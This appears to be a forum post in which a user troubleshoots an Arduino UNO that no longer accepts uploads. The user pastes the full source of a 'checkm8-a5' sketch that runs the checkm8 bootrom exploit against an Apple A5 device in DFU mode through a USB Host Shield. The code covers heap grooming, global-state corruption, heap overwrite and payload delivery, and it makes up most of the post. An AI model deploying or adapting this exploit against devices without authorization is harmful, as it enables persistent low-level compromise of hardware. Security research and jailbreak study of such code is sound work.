
All of the USB ports used still function correctly with different devices plugged in (e.g. mouse/iPod)
No, it is solid amber. It might be flashing really slow, however, since when I look away for a few minutes the amber light is off.
I wish I could say, but I cannot upload code to the UNO due to this issue, and I do not own a multimeter : (
When I was performing the project, I had a USB Host Shield connected, along with the USB-B cable connected from the board's USB-B port to the computer, the 12v barrel jack connected to the wall outlet, and an iPod touch connected to the USB Host Shield.
This is the Arduino UNO (bought genuine directly from Arduino's website).
And this is the USB Host Shield.
I am using this checkm8-a5 code:
#include "Usb.h"

#define A5_8942
#include "constants.h"

USB Usb;
USB_DEVICE_DESCRIPTOR desc_buf;
uint8_t rcode;
uint8_t last_state, state;
bool is_apple_dfu = false;
uint8_t serial_idx = 0xff;

enum {
  CHECKM8_INIT_RESET,
  CHECKM8_HEAP_FENG_SHUI,
  CHECKM8_SET_GLOBAL_STATE,
  CHECKM8_HEAP_OCCUPATION,
  CHECKM8_END
};
uint8_t checkm8_state = CHECKM8_INIT_RESET;

uint8_t send_out(uint8_t * io_buf, uint8_t pktsize)
{
  Usb.bytesWr(rSNDFIFO, pktsize, io_buf);
  Usb.regWr(rSNDBC, pktsize);
  Usb.regWr(rHXFR, tokOUT);
  while(!(Usb.regRd(rHIRQ) & bmHXFRDNIRQ));
  Usb.regWr(rHIRQ, bmHXFRDNIRQ);
  uint8_t rcode = Usb.regRd(rHRSL) & 0x0f;
  return rcode;
}

void setup() {
  Serial.begin(115200);
  Serial.println("checkm8 started");
  if(Usb.Init() == -1)
    Serial.println("usb init error");
  delay(200);
}

void loop() {
  Usb.Task();
  state = Usb.getUsbTaskState();
  if(state != last_state)
  {
    //Serial.print("usb state: "); Serial.println(state, HEX);
    last_state = state;
  }
  if(state == USB_STATE_ERROR)
  {
    Usb.setUsbTaskState(USB_ATTACHED_SUBSTATE_RESET_DEVICE);
  }
  if(state == USB_STATE_RUNNING)
  {
    if(!is_apple_dfu)
    {
      Usb.getDevDescr(0, 0, 0x12, (uint8_t *) &desc_buf);
      if(desc_buf.idVendor != 0x5ac || desc_buf.idProduct != 0x1227)
      {
        Usb.setUsbTaskState(USB_ATTACHED_SUBSTATE_RESET_DEVICE);
        if(checkm8_state != CHECKM8_END)
        {
            Serial.print("Non Apple DFU found (vendorId: "); Serial.print(desc_buf.idVendor); Serial.print(", productId: "); Serial.print(desc_buf.idProduct); Serial.println(")");
            delay(5000);
        }
        return;
      }
      is_apple_dfu = true;
      serial_idx = desc_buf.iSerialNumber;
    }

    switch(checkm8_state)
    {
      case CHECKM8_INIT_RESET:
        for(int i = 0; i < 3; i++)
        {
          digitalWrite(6, HIGH);
          delay(500);
          digitalWrite(6, LOW);
          delay(500);
        }
        checkm8_state = CHECKM8_HEAP_FENG_SHUI;
        Usb.setUsbTaskState(USB_ATTACHED_SUBSTATE_RESET_DEVICE);
        break;
      case CHECKM8_HEAP_FENG_SHUI:
        heap_feng_shui();
        checkm8_state = CHECKM8_SET_GLOBAL_STATE;
        Usb.setUsbTaskState(USB_ATTACHED_SUBSTATE_RESET_DEVICE);
        break;
      case CHECKM8_SET_GLOBAL_STATE:
        set_global_state();
        checkm8_state = CHECKM8_HEAP_OCCUPATION;
        Usb.setUsbTaskState(USB_ATTACHED_SUBSTATE_RESET_DEVICE);
        //while(Usb.getUsbTaskState() != USB_DETACHED_SUBSTATE_WAIT_FOR_DEVICE) { Usb.Task(); }
        break;
      case CHECKM8_HEAP_OCCUPATION:
        heap_occupation();
        checkm8_state = CHECKM8_END;
        Usb.setUsbTaskState(USB_ATTACHED_SUBSTATE_RESET_DEVICE);
        break;
      case CHECKM8_END:
        digitalWrite(6, HIGH);
        Serial.println("Done!");
        checkm8_state = -1;
        break;
    }
  }
}

uint8_t heap_feng_shui_req(uint8_t sz, bool intok)
{
  uint8_t setup_rcode, data_rcode;
  setup_rcode = Usb.ctrlReq_SETUP(0, 0, 0x80, 6, serial_idx, 3, 0x40a, sz);
  uint8_t io_buf[0x40];

  if(intok)
  {
    data_rcode = Usb.dispatchPkt(tokIN, 0, 0);
    uint8_t pktsize = Usb.regRd(rRCVBC);
    Usb.bytesRd(rRCVFIFO, pktsize, io_buf);
    Usb.regWr(rHIRQ, bmRCVDAVIRQ);
  }
  Serial.print("heap_feng_shui_req: setup status = "); Serial.print(setup_rcode, HEX);
  Serial.print(", data status = "); Serial.println(data_rcode, HEX);
  return setup_rcode;
}

void heap_feng_shui()
{
  Serial.println("1. heap feng-shui");

  rcode = Usb.ctrlReq(0, 0, 2, 3, 0, 0, 0x80, 0, 0, 0, 0);
  Serial.print("Stall status: "); Serial.println(rcode, HEX);

  Usb.regWr(rHCTL, bmRCVTOG1);
  int success = 0;
  while(success != 620)
  {
    if(heap_feng_shui_req(0x80, true) == 0)
      success++;
  }
  heap_feng_shui_req(0x81, true); // no leak

  /* a8 testing
  // heap_feng_shui_req(0xc0, true); // stall
  heap_feng_shui_req(0xc0, true); // leak
  for(int i = 0; i < 40; i++)
    heap_feng_shui_req(0xc1, true); // no leak
  */
}

void set_global_state()
{
  Serial.println("2. set global state");

  uint8_t tmpbuf[0x40];
  memset(tmpbuf, 0xcc, sizeof(tmpbuf));

  rcode = Usb.ctrlReq_SETUP(0, 0, 0x21, 1, 0, 0, 0, 0x40);
  //Usb.regWr(rHCTL, bmSNDTOG0);
  rcode = send_out(tmpbuf, 0x40);
  Serial.print("OUT pre-packet: "); Serial.println(rcode, HEX);
  rcode = send_out(tmpbuf, 0x40);
  Serial.print("Send random 0x40 bytes: "); Serial.println(rcode, HEX);
  rcode = Usb.dispatchPkt(tokINHS, 0, 0);
  Serial.print("Send random 0x40 bytes HS: "); Serial.println(rcode, HEX);

  rcode = Usb.ctrlReq(0, 0, 0x21, 1, 0, 0, 0, 0, 0, 0, 0);
  Serial.print("Send zero length packet: "); Serial.println(rcode, HEX);

  rcode = Usb.ctrlReq(0, 0, 0xA1, 3, 0, 0, 0, 6, 6, tmpbuf, 0);
  Serial.print("Send get status #1: "); Serial.println(rcode, HEX);

  rcode = Usb.ctrlReq(0, 0, 0xA1, 3, 0, 0, 0, 6, 6, tmpbuf, 0);
  Serial.print("Send get status #2: "); Serial.println(rcode, HEX);


  rcode = Usb.ctrlReq_SETUP(0, 0, 0x21, 1, 0, 0, 0, padding + 0x40);
  uint8_t io_buf[0x40];
  for(int i = 0; i < ((padding + 0x40) / 0x40); i++)
  {
    rcode = send_out(io_buf, 0x40);
    Serial.print("    data: "); Serial.println(rcode, HEX);
    if(rcode)
    {
      Serial.println("sending error");
      checkm8_state = CHECKM8_END;
      return;
    }
  }
}

void heap_occupation()
{
  Serial.println("3. heap occupation");

  Usb.regWr(rHCTL, bmRCVTOG1);
  heap_feng_shui_req(0x81, true); // no leak

  //Serial.println("!!! Enable debugging/dump sram here !!!");
  //delay(10000);

  uint8_t tmpbuf[0x40];

  Serial.println("overwrite sending ...");
  rcode = Usb.ctrlReq_SETUP(0, 0, 0, 0, 0, 0, 0, 0x40);
  Serial.print("    SETUP: "); Serial.println(rcode, HEX);
  //Usb.regWr(rHCTL, bmSNDTOG0);
  memset(tmpbuf, 0xcc, sizeof(tmpbuf));
  rcode = send_out(tmpbuf, 0x40);
  Serial.print("    OUT (pre packet): "); Serial.println(rcode, HEX);
  for(int i = 0; i < 0x40; i++)
    tmpbuf[i] = pgm_read_byte(overwrite + i);
  rcode = send_out(tmpbuf, 0x40);
  Serial.print("    OUT: "); Serial.println(rcode, HEX);

  Serial.println("payload sending ...");
  rcode = Usb.ctrlReq_SETUP(0, 0, 0x21, 1, 0, 0, 0, sizeof(payload));
  Serial.print("    SETUP: "); Serial.println(rcode, HEX);
  //Usb.regWr(rHCTL, bmSNDTOG0);
  memset(tmpbuf, 0xcc, sizeof(tmpbuf));
  rcode = send_out(tmpbuf, 0x40);
  Serial.print("    OUT (pre packet): "); Serial.println(rcode, HEX);
  for(int i = 0; i < sizeof(payload); i += 0x40)
  {
    for(int j = 0; j < 0x40; j++)
      tmpbuf[j] = pgm_read_byte(payload + i + j);
    rcode = send_out(tmpbuf, 0x40);
    Serial.print("    OUT: "); Serial.println(rcode, HEX);
  }
}